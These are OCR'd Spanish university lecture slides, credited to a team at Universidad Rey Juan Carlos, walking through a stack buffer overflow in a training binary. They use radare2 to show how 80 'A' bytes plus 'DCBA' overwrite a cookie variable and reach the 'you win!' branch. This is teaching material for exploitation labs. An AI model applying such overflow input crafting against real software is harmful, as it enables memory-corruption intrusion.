
Análisis Dinmámico:Variables


```
[0x080491a0]> afvd
Cannot find base type "char [80]"
var cookie_modificar =  int32_t : 0xffffde34 = 4160385024
var buffer =  char : 0xffffdde4 = "\x9e"
var cookie = 0xffffde3c 0xf7ddbfd6  .... /usr/lib32/libc-2.32.so library R X 'add esp, 0x10' 'libc-2.32.so'
```

Variables

- La función gets va a modificar el valor de la variable "buffer". Para poder visualizar los cambios podemos hacer uso de "afvd" dentro de la consola de radare.
- Acordaros de pinchar en "Rzin console".
- Podemos ver la dirección de memoria y el valor asociado a ella.

La pila



Introducción a la pila


- Esta sería la forma de la pila en la función main.
- Nuestro **objetivo** es mediate buffer (ebp – 0x54) modificar el valor de "cookie" (o **cookie_entrada** en base a como lo hemos llamado nosotros).
- 0x54 → 84 en decimal → 80 bytes para buffer y 4 bytes para cookie.

La pila

Registros esp y ebp

- esp contiene la dirección que indica el final de la pila.
- ebp contiene la dirección de base de la pila.

Buffer Overflow/Smash the stack



Ataque

- Un char como puede ser "A" equivale a 1 byte, luego tenemos que meter 80 bytes en la función gets para modificar el buffer.
- Tras esto, los siguientes 4 bytes serían los que modificaríamos para cambiar el valor de la variable "cookie".

Buffer Overflow/Smash the stack

Universidad Rey Juan Carlos

```
❯ python
Python 3.9.7 (default, Aug 30 2021, 00:00:00)
[GCC 11.2.1 20210728 (Red Hat 11.2.1-1)] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "A"*80
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
```

```
Sent input: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADCBA'
hit breakpoint at: 0x80491ba
```

```
                     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0x00000000ffffdde0  e4 dd ff ff 41 41 41 41 41 41 41 41 41 41 41 41   ....AAAAAAAAAAAA
0x00000000ffffddf0  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0x00000000ffffde00  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0x00000000ffffde10  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0x00000000ffffde20  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0x00000000ffffde30  41 41 41 41 44 43 42 41 00 00 00 00 d6 bf dd f7   AAAADCBA........
```

```
[0x08049196]> afvd
var cookie_entrada =  int32_t : 0xffb842c4 = 1094861636
var buffer =  char : 0xffb84274 = "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADCBA"
var cookie = 0xffb842cc 0xf7dccfd6  .... /usr/lib32/libc-2.32.so library R X 'add esp, 0x10' 'libc-2.32.so'
Cannot find base type "char [80]"
```

Análisis dinámico del ataque

- Introducimos 80 "A" y, a continuación, " ABCD".
- Tras esto, los siguientes 4 bytes serían los que modificaríamos para cambiar el valor de la variable "cookie".

Buffer Overflow/Smash the stack


```
eax   0x41424344
```

```
cmp eax, 0x41424344
jne 0x80491d4
```

```
you win!
(2179) Process exited with status=0x0
```

Resultado final

- La expresión cmp se va a cumplir y por lo tanto mostramos el mensaje que queríamos.
- Si le damos a "continue" podemos ver que en la consola se nos mostraría el mensaje.

IV. PWN

Carlos Alonso, Alejandro Cruz, Ismael Gómez, Andrea Oliva, Sergio Pérez y Rubén Santos

Universidad Rey Juan Carlos